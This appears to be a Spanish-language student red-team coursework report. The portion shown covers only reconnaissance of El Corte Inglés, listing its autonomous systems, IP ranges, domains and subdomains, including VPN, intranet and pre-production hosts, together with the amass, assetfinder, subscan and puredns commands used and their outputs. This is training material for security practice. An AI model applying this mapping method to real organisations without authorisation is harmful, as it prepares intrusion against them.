



# Trabajo Red Team

De



Daniel Shved

## OBJETIVOS:



Esta práctica tiene **tres objetivos**.

La **primera** parte consiste en un ejercicio de reconocimiento sobre una organización, en concreto recopilar los siguientes datos sobre la empresa objetivo, en nuestro caso el El Corte Inglés:

- Nombres / Empresas incluidas para la empresa matriz
- Sistemas autónomos
- Rangos de red
- Dominios
- Subdominios

La **segunda** parte consiste en la simulación de Intrusión y explotación de vulnerabilidades usando un laboratorio compuesto de un Kali, DVWA, Windows Server 2012 y de un Windows Server 2008.

La **tercera** parte consiste en un movimiento lateral sobre sistemas usando el laboratorio mencionado arriba.

## HERRAMIENTAS USADAS:

- Google dorks
- <https://bgp.he.net/>
- <https://whois.whoisxmlapi.com/>
- <https://viewdns.info/>
- <https://github.com/OWASP/Amass>
- <https://github.com/subscan-explorer/subscan-essentials>

- <https://github.com/tomnomnom/assetfinder>
- <https://github.com/d3mondev/puredns>
- <https://github.com/sensepost/gowitness>
- <https://github.com/projectdiscovery/nuclei>
  
- <https://www.kali.org/get-kali/#kali-virtual-machines>
- Metasploit
- Windows 2008R VB
- Windows 2012


## RECONOCIMIENTO

El objetivo es la Empresa El Corte Ingles. El Inicio del análisis comienza en [https://es.wikipedia.org/wiki/El\\_Corte\\_Ing%C3%A9s](https://es.wikipedia.org/wiki/El_Corte_Ing%C3%A9s) y en <https://www.elcorteingles.es/> con el fin de encontrar filiales, otros nombres para el target abreviaturas como “ECI” y cualquier otro string que podamos usar mas adelante.

## BGP

En bgp buscando por “El corte ingles” encontramos sistemas autónomos y sus rangos de ips asociados.

<https://bgp.he.net/search?search%5Bsearch%5D=%22El+corte+ingles%22&commit=Search>



The screenshot shows the Hurricane Electric BGP Toolkit interface. On the left, there's a sidebar with 'Quick Links' including: BGP Toolkit Home, BGP Prefix Report, BGP Peer Report, Exchange Report, Bogon Routes, World Report, Multi Origin Routes, DNS Report, Top Host Report, Internet Statistics, Looking Glass, Network Tools App, Free IPv6 Tunnel, IPv6 Certification, IPv6 Progress, Going Native, and Contact Us. The main area has a search bar with 'El corte ingles' and a 'Search' button. Below the search bar is a 'Search Results' table with columns 'Result' and 'Description'. The table contains the following data:

Result	Description
AS204643	El Corte Ingles S.A. (Flag: Spain)
AS14759	Informatica El Corte Ingles (Flag: Spain)
185.90.83.0/24	El Corte Ingles S.A. (Flag: Spain)
185.90.82.0/24	El Corte Ingles S.A. (Flag: Spain)
185.90.81.0/24	El Corte Ingles S.A. (Flag: Spain)
185.90.80.0/24	El Corte Ingles S.A. (Flag: Spain)
185.90.80.0/22	El Corte Ingles S.A. (Flag: Spain)

At the bottom of the page, a small note says 'Updated 27 Jan 2023 15:02 PST © 2023 Hurricane Electric'.

Es curioso el hecho de que tengan comprado un ASN en Colombia sin rangos de ips asociados.

AS204643:

[i43 El Corte Ingles S.A.](#)

AS Info Graph v4 Prefixes v4 Peers v4 Whois IRR

Prefix	Description	
<a href="#">185.90.80.0/22</a>	El Corte Ingles S.A.	
<a href="#">185.90.80.0/24</a>	El Corte Ingles S.A.	
<a href="#">185.90.81.0/24</a>	El Corte Ingles S.A.	
<a href="#">185.90.82.0/24</a>	El Corte Ingles S.A.	
<a href="#">185.90.83.0/24</a>	El Corte Ingles S.A.	
<a href="#">193.42.16.0/24</a>	SUPERCOR S.A.	
<a href="#">193.42.18.0/23</a>	SUPERCOR S.A.	
<a href="#">193.42.19.0/24</a>	SUPERCOR S.A.	

Updated 27 Jan 2023 15:02 PST © 2023 Hurricane Electric

Por supuesto apuntamos todas estas ips en el Excel con su origen y demás datos interesantes.


## WHOISXMLAPI

Usamos <https://ip-netblocks.whoisxmlapi.com/api> con “El corte ingles” como input para añadir mas ips asociadas a la empresa, que no necesariamente sean rangos reservados como los sistemas autónomos.

The screenshot shows the IP Netblocks API homepage. On the left, there's a large call-to-action section with the heading "Get detailed information about the IP range a particular IP belongs to". Below it, a paragraph explains that one API call can get exhaustive information on the IP range that a given IP address belongs to, with detailed ownership information for each range. A blue "Get started" button is at the bottom of this section. On the right, there's a search interface with a search bar containing "El corte ingles", a "Search" button, and a "Demo: up to 100 ranges" link. Below the search bar, the results are displayed as a JSON-like string. The results include fields like "inetnumLast", "inetnumFirstString", "inetnumLastString", "as", "netname", "nethandle", "modified", "country", "city", and "address". The "address" field contains three entries: "HERMOSILLA 112", "MADRID, SPAIN 28009", and "MADRID". At the bottom right of the results area, there are download icons and a "Decoded format" link.


Copiamos y pegamos en un txt, usando el comando de abajo parseamos el json para que nos saque los rangos de ips.

```
cat whoisxmlapi_netblocks.txt | grep -i "\"inetnum\":"
```



```
(kali㉿kali)-[~/Desktop/RedTeam]
$ cat whoisxmlapi_netblocks.txt | grep -i "\"inetnum\":"
    "inetnum": "199.103.81.0 - 199.103.81.255",
    "inetnum": "199.103.73.0 - 199.103.73.255",
    "inetnum": "185.90.83.0 - 185.90.83.255",
    "inetnum": "185.90.80.0 - 185.90.80.255",
    "inetnum": "185.90.82.0 - 185.90.82.255",
    "inetnum": "2a0d:80:: - 2a0d:e87:ffff:ffff:ffff:ffff:ffff",
    "inetnum": "185.90.80.0 - 185.90.83.255",
    "inetnum": "185.90.81.0 - 185.90.81.255",
    "inetnum": "181.112.157.120 - 181.112.157.127",
    "inetnum": "190.217.49.128 - 190.217.49.131",
    "inetnum": "213.58.144.96 - 213.58.144.111",
    "inetnum": "62.28.144.232 - 62.28.144.239",
    "inetnum": "190.216.139.96 - 190.216.139.103",
    "inetnum": "190.216.158.248 - 190.216.158.255",
    "inetnum": "190.216.159.144 - 190.216.159.147",
    "inetnum": "190.217.118.72 - 190.217.118.79",
    "inetnum": "190.217.117.24 - 190.217.117.27",
    "inetnum": "200.32.81.232 - 200.32.81.239",
    "inetnum": "88.46.34.88 - 88.46.34.95",
    "inetnum": "149.81.71.152 - 149.81.71.159",
    "inetnum": "159.122.123.232 - 159.122.123.239",
    "inetnum": "169.50.44.0 - 169.50.44.15",
    "inetnum": "77.231.174.0 - 77.231.174.7",
    "inetnum": "185.10.230.0 - 185.10.230.7",
    "inetnum": "169.50.4.56 - 169.50.4.63",
    "inetnum": "2a03:8180:1201:5c:: - 2a03:8180:1201:5c:ffff:ffff:ffff:ffff",
    "inetnum": "2a03:8180:1d00:14:: - 2a03:8180:1d00:14:ffff:ffff:ffff:ffff",
    "inetnum": "169.51.1.0 - 169.51.1.15",
    "inetnum": "62.81.177.216 - 62.81.177.223",
    "inetnum": "62.186.206.160 - 62.186.206.167",
    "inetnum": "62.186.206.168 - 62.186.206.175",
```

```
cat whoisxmlapi_netblocks.txt | grep -i "\"inetnum\":" | awk '{print $2 " " $4}'
```



```
(kali㉿kali)-[~/Desktop/RedTeam]
$ cat whoisxmlapi_netblocks.txt | grep -i "\"inetnum\":" | awk '{print $2 " " $4}'
"199.103.81.0 - 199.103.81.255",
"199.103.73.0 - 199.103.73.255",
"185.90.83.0 - 185.90.83.255",
"185.90.80.0 - 185.90.80.255",
"185.90.82.0 - 185.90.82.255",
"2a0d:80:: - 2a0d:e87:ffff:ffff:ffff:ffff:ffff",
"185.90.80.0 - 185.90.83.255",
"185.90.81.0 - 185.90.81.255",
"181.112.157.120 - 181.112.157.127",
"190.217.49.128 - 190.217.49.131",
"213.58.144.96 - 213.58.144.111",
"62.28.144.232 - 62.28.144.239",
"190.216.139.96 - 190.216.139.103",
"190.216.158.248 - 190.216.158.255",
"190.216.159.144 - 190.216.159.147",
"190.217.118.72 - 190.217.118.79",
"190.217.117.24 - 190.217.117.27",
"200.32.81.232 - 200.32.81.239",
"88.46.34.88 - 88.46.34.95"
```

No parece que ni bge.hu ni whoisxmlapi den información sobre el corte inglés con la abreviatura eci. Parece ser que ese nombre pertenece a otras empresas no relacionadas entre ellas: <https://ecigrouponline.com/>

## VIEWDNS

Una vez que tenemos los rangos de ips, lo que hacemos es sacar dominios: Lo primero revers who is: <https://viewdns.info/reversewhois/?q=el+corte+ingles> Esto nos da una lista de dominios inicial.

Metemos en Excel y sacamos lista:

A	B	C	D	E	F	G	H	I	J	K	L
1 Domain Name	Creation Date	Registrar									
2 horas.com	#####	ACENS TECHNOLOGIES S.L.U.									
3d4allbcn.cat	#####	ACENS TECHNOLOGIES S.L.									
3d4allbcn.com	#####	ACENS TECHNOLOGIES S.L.U.									
4-72bpoantv.com.co	#####	GODADDY.COM, INC.									
adayforsaving.com	#####	ACENS TECHNOLOGIES S.L.U.									
adeney-boutroy.com	#####	ACENS TECHNOLOGIES S.L.U.									

Lo segundo es usar reverse ip look up en <https://viewdns.info/reverseip/> para sacar mas dominios. Para un trabajo profesional la idea es pasar todos y cada una de las ips pertenecientes al corte ingles.

Para la practica vamos a pasar solo algunos como prueba de concepto. Para elegir que ips usamos elegimos una lista de dominios que tienen pinta de principales. Viewdns tiene almacenados una lista de dominios pertenecientes a una determinada ip. Al pasarle una ip(o dominio) le preguntamos que mas dominios están alojadas en esa ip (o ip asociada al dominio).

Por ultimo queremos usar reversedns. Consultamos los dominios que tienen las empresas que tienen dns privados (o publicos). Para eso necesitamos un nombre / formato del dns. Puedes haber obtenido esto en alguno de los pasos anteriores o en nuestro caso descubri:

```
Name Server: dns3.elcorteingles.es  
Name Server: dns4.elcorteingles.es
```

Haciendo [whois cursaelcorteingles.cat](https://viewdns.info/whois/?q=cursaelcorteingles.cat) en Kali. Otra manera de sacar ns es usando <https://viewdns.info/dnsreport/> sobre cualquier dominio conocido. Te dará su ns asociado. Por ejemplo <https://viewdns.info/dnsreport/?domain=elcorteingles.es> nos da los ns:

DNS Report for elcorteingles.es		
Parent Nameserver Tests		
Status	Test Case	Information
	NS records listed at parent servers	<p>Nameserver records returned by the parent servers are:</p> <pre>dns3.elcorteingles.es. [185.90.80.1] [TTL=86400] dns5.elcorteingles.es. [185.90.80.1] [TTL=86400] dns4.elcorteingles.es. [185.90.81.1] [TTL=86400] dns6.elcorteingles.es. [185.90.81.1] [TTL=86400]</pre> <p>This information was kindly provided by a.nic.es.</p>

Encontramos que tienen 600 dominios exactos en dns2.elcorteingles.es atraves de un reverse nslookup <https://viewdns.info/reversens/?ns=dns2.elcorteingles.es>  
Mismo proceso, añadimos filtramos repetidos. En total añadimos unos 274 dominios nuevos.

The screenshot shows the ViewDNS.info interface with the 'Tools' tab selected. Under 'Reverse NS Lookup', it shows the results for 'dns2.elcorteingles.es'. The output indicates there are 600 domains using this nameserver. A scrollable list of domain names is displayed, starting with 123esconditeingles.es and ending with aptcsupermercadoelcorteingles.es.

Domain
123esconditeingles.es
2horas.com
adayforsaving.com
adeney-boutroy.com
adeney-boutry.com
administraciondigital2020.com
administraciondigital2020.es
agenciaelcorteingles.com
agorafundacionareces.es
agroanalytics.es
aliada.com
aliada.es
aliamodapremama.com
aliamodapremama.es
alojaemcasa.com
alojaemcasa.pt
alojaemcasa.tv
ambitocultural.es
ambitocultural.eu
ambitocultural.org
aptcelcorteingles.com
aptcelcorteingles.es
aptcsupermercadoelcorteingles.com
aptcsupermercadoelcorteingles.es

Acabado los ns que conocemos y habiendo probado con otros ns con el mismo formato (dns5.elcorteingles.es por ejemplo) intentaríamos sacar mas ns si es posible. De nuevo para un trabajo plenamente profesional automatizaríamos para que pregunte a <https://viewdns.info/dnsreport/> los 816 dominios que hemos sacado, y después miraríamos los que no pertenezcan al formato “dns2.elcorteingles.es” pero que sean del corte inglés para sacar mas dominios con <https://viewdns.info/reversens/>

Por ultimo, cuando miras dns report aparte de sacarte registros ns te saca registros mx:

Mail eXchanger (MX) Tests		
Status	Test Case	Information
	MX Records	Your Mail eXchanger (MX) records are: 2 smtpeci01.elcorteingles.es. [TTL=300] 2 smtpeci02.elcorteingles.es. [TTL=300]

Estos son útiles para mirar en <https://viewdns.info/reversemx/> para sacar mas dominios asociados.

The screenshot shows the ViewDNS.info interface with the 'Tools' tab selected. Under 'Reverse MX Lookup', it asks for a mail server (e.g., mail.google.com) and provides a 'GO' button. The results show the following output:

```
Reverse MX results for smtpeci.elcorteingles.es
=====
There are 92 domains using this mail server. These are listed below.

Domain
agorafundacionareces.es
ambitocultural.es
ambitocultural.eu
ambitocultural.org
bricor.es
bricor.pt
canalclub.es
cerasa.es
cidisa.es
clubdevacaciones.com
clubdevacaciones.es
creacionesexclusivas.com
creacionesexclusivas.es
ecivoyages.com
edificiowindsor.com
edificiowindsor.net
edificiowindsor.org
elcorteingles.co.uk
elcorteingles.com
```

De nuevo limpiamos dominios duplicados y añadimos nuevos. El ideal es la iteración automática. Es decir, de todos los dominios que teníamos, hacemos el dns report y miramos sus registros mx. Estos los metemos en reverse mx par que nos den mas dominios.

Otra manera de sacar mas dominios es con amass intel -d elcorteingles.es -whois:

AMASS

```
(kali㉿kali)-[~/Herramientas/ACIDREVERSER]
└─$ amass intel -d elcorteingles.es -whois
elcorteingles.es
elcorteingles.com
hipercor.es
sfera.com
financieraelcorteingles.es
primeriti.es
elcorteingles.pt
runacademy.es
alojaemcasa.pt
laaventuradedesmadre.com
pitiflu.es
latiendaencasa.es
canaltecnia.com
pitiflu.com
elcorteingles.eus
tecnologiadetatu.com
tecnologiadetatu.es
canaltecnia.es
elcaprichomarbella.com
evivoyages.com
elcorteingles.cat
```


Encontramos bastantes dominios ya repetidos. Haciendo limpia en total encontramos 5 dominios nuevos.

A esta altura terminamos con los dominios y empezamos con los subdominios

Lo primero que vamos a utilizar para sacar subdominios es <https://github.com/OWASP/Amass>, en concreto el comando


```
sudo amass enum -v -ip -config /home/kali/Herramientas/recopilacion-de-informacion-main/amass/config.ini -dir /home/kali/Desktop/Trabajo_RedTeam/salidamss1.txt
```

Modificamos config.ini para una lista de dominios



## Adjunto config.ini

La lista de dominios la elegí de la siguiente manera: en Google si ponemos el corte inglés nos salen resultados. Después el corte inglés -site:corteingles.es nos sale Hipercor.es después ponemos encima -site:Hipercor.es así una y otra vez vamos sacando los dominios principales hasta quedarnos con los de arriba:



Voy quitando y (y apuntando) cada uno de los dominios que me aparece. En un trabajo completo habría que poner todos los dominios. Por tiempo y para este trabajo ponemos los principales.

Lanzamos:

```
(kali㉿kali)-[~]
└─$ sudo amass enum -v -config /home/kali/Herramientas/recopilacion-de-info
  rmacion-main/amass/config.ini -df /home/kali/Desktop/Trabajo_RedTeam/eci_dom
  ains4amass.txt -dir /home/kali/Desktop/Trabajo_RedTeam/salidamss.txt
[sudo] password for kali:
```

Lo lance para que me sacase subdominio e ip asociada, para ver las ips que no esten en rangos conocidos con el fin de ver investigar si tiene shadow it. Con el comando `cat amass.txt | awk '{print $1}'` Podemos sacar exclusivamente los dominios (o las ips)

```
(kali㉿kali)-[~/Desktop/Trabajo_RedTeam/salidamss1.txt]
└─$ cat amass.txt | awk '{print $1}'
elcaprichomarbella.com
financieraelcorteingles.es
elcorteingles.es
viajeselcorteingles.es
correo47.elcorteingles.es
_xmpp-server._tcp.elcorteingles.es
portalgrupo.elcorteingles.es
dns3.elcorteingles.es
eciseguros.elcorteingles.es
grupoeci.elcorteingles.es
correo31.elcorteingles.es
espaciodecine.elcorteingles.es
sapcrmcorp1pre.elcorteingles.es
correo35.elcorteingles.es
```

## ASSETFINDER

Sacamos mas subdominios con <https://github.com/tomnomnom/assetfinder>

Comando: `assetfinder --subs-only <dominio>` de las mismos 5 dominios principales, filtramos los que se repiten entre ellos los añadimos al Excel.

```
(kali㉿kali)-[~/Desktop/RedTeam]
└─$ assetfinder --subs-only elcorteingles.es
www.elcorteingles.es
cuenta.elcorteingles.es
marketplace.elcorteingles.es
sgfm.elcorteingles.es
viajeselcorteingles.es
comunicacion.seguros.elcorteingles.es
eciseguros.elcorteingles.es
www.viajeselcorteingles.es
dam.elcorteingles.es
nft.beta.elcorteingles.es
grupoeci.elcorteingles.es
elcorteingles.es
tracker.elcorteingles.es
identity-services.elcorteingles.es
comunicaciones.elcorteingles.es
seguros.elcorteingles.es
pasareladepagos.elcorteingles.es
ssob2b.pre.elcorteingles.es
sso.pre.elcorteingles.es
app.tmshd.elcorteingles.es
checkoutentradas5.elcorteingles.es
beta.nft.elcorteingles.es
nft.elcorteingles.es
```

## SUBSCAN

Por ultimo usamos usamos la herramienta de fuerza bruta subscan:

<https://github.com/subscan-explorer/subscan-essentials>

Comando: `python3 subscan.py -f /home/kali/Herramientas/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt elcorteingles.es` la librería esta aquí

<https://github.com/danielmiessler/SecLists/blob/master/Discovery/DNS/bitquark-subdomainstop100000.txt>

```
(kali㉿kali)-[~/Herramientas/subscan]
└─$ python3 subscan.py -f /home/kali/Herramientas/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt elcorteingles.es
/home/kali/Herramientas/subscan/subscan.py:29: DeprecationWarning: There is no current event loop
    loop = asyncio.get_event_loop()
/home/kali/Herramientas/subscan/subscan.py:44: DeprecationWarning: There is no current event loop
    tasks.append(asyncio.ensure_future(
api.elcorteingles.es 185.90.81.141
www.elcorteingles.es 2.21.181.68
m.elcorteingles.es 2.21.181.68
gateway.elcorteingles.es 2.21.181.68
mail.elcorteingles.es 185.76.214.246
vpn.elcorteingles.es 194.179.126.20
intranet.elcorteingles.es 194.179.126.175
extranet.elcorteingles.es 185.90.81.243
ns3.elcorteingles.es 185.90.80.1
ns4.elcorteingles.es 185.90.81.1
autodiscover.elcorteingles.es 40.99.148.248,52.97.202.104,52.97.202.120,52.98.207.56
dns3.elcorteingles.es 185.90.80.1
tracker.elcorteingles.es 185.90.81.204
```

```
cat subscan_elcorteingles.txt | awk '{print $1}' sacamos los subdominios
```

```
[kali㉿kali] ~/Desktop/RedTeam/subscan$ cat subscan_elcorteingles.txt | awk '{print $1}'  
api.elcorteingles.es  
www.elcorteingles.es  
m.elcorteingles.es  
gateway.elcorteingles.es  
mail.elcorteingles.es  
vpn.elcorteingles.es  
intranet.elcorteingles.es  
extranet.elcorteingles.es  
ns3.elcorteingles.es  
ns4.elcorteingles.es  
autodiscover.elcorteingles.es  
dns3.elcorteingles.es  
tracker.elcorteingles.es  
webservices.elcorteingles.es  
radius.elcorteingles.es  
lyncdiscover.elcorteingles.es  
tracking.elcorteingles.es  
wifi.elcorteingles.es  
mi.elcorteingles.es  
dns4.elcorteingles.es  
wwwtest.elcorteingles.es
```

```
cat subscan_elcorteingles.txt | awk '{print $2}' sacamos las ips.
```

```
[kali㉿kali] ~/Desktop/RedTeam/subscan$ cat subscan_elcorteingles.txt | awk '{print $2}'  
185.90.81.141  
2.21.181.68  
2.21.181.68  
2.21.181.68  
185.76.214.246  
194.179.126.20  
194.179.126.175  
185.90.81.243  
185.90.80.1  
185.90.81.1  
40.99.148.248,52.97.202.104,52.97.202.120,52.98.207.56  
185.90.80.1  
185.90.81.204  
185.90.81.140  
194.179.126.130  
52.112.192.142  
35.187.18.239  
10.199.0.36  
108.157.109.110,108.157.109.36,108.157.109.43,108.157.109.65  
185.90.81.1  
194.179.126.124  
185.90.81.204
```

Repetimos el mismo proceso para Hipercor.es, Sfera.com, Viajeselcorteingles.es, financieraelcorteingles.es y bricor.es

En total quedan 1029 subdominios (y algún dominio que se ha colado) únicos


1016	lyncdiscover.financieraelcorteingles.es	52.112.192.142	Subscan
1017	mc.financieraelcorteingles.es	161.71.33.242	Subscan
1018	pre.financieraelcorteingles.es	2.16.108.122,2.16.108.168	Subscan
1019	autodiscover.financieraelcorteingles.es	40.101.92.24,52.97.168.200,52.97.173.8,52.98.159.8,52.98.200.136,52.98.200.152,52.98.200.184,52.	Subscan
1020	sip.financieraelcorteingles.es	52.112.196.11	Subscan
1021	uat.financieraelcorteingles.es	2.16.108.122,2.16.108.168	Subscan
1022	comunicaciones.financieraelcorteingles.es	161.71.88.133	Subscan
1023	www.bricor.es	185.90.81.159	Subscan
1024	info.bricor.es	185.90.81.234	Subscan
1025	lyncdiscover.bricor.es	52.112.192.14	Subscan
1026	mc.bricor.es	13.111.18.27	Subscan
1027	autodiscover.bricor.es	40.99.153.136,40.99.213.104,40.99.220.152,52.97.233.72	Subscan
1028	sip.bricor.es	52.112.192.11	Subscan
1029	enterpriseenrollment.bricor.es	20.91.147.72	Subscan

Usamos la herramienta puredns <https://github.com/d3mondev/puredns> con el fin de ver que dominios responden.

# PUREDNS

Comando: puredns resolve

```
/home/kali/Desktop/RedTeam/subscan/subdomains_eci.txt -r  
/home/kali/Herramientas/dnsresolvers/resolvers.txt > /home/kali/Desktop/redteam
```



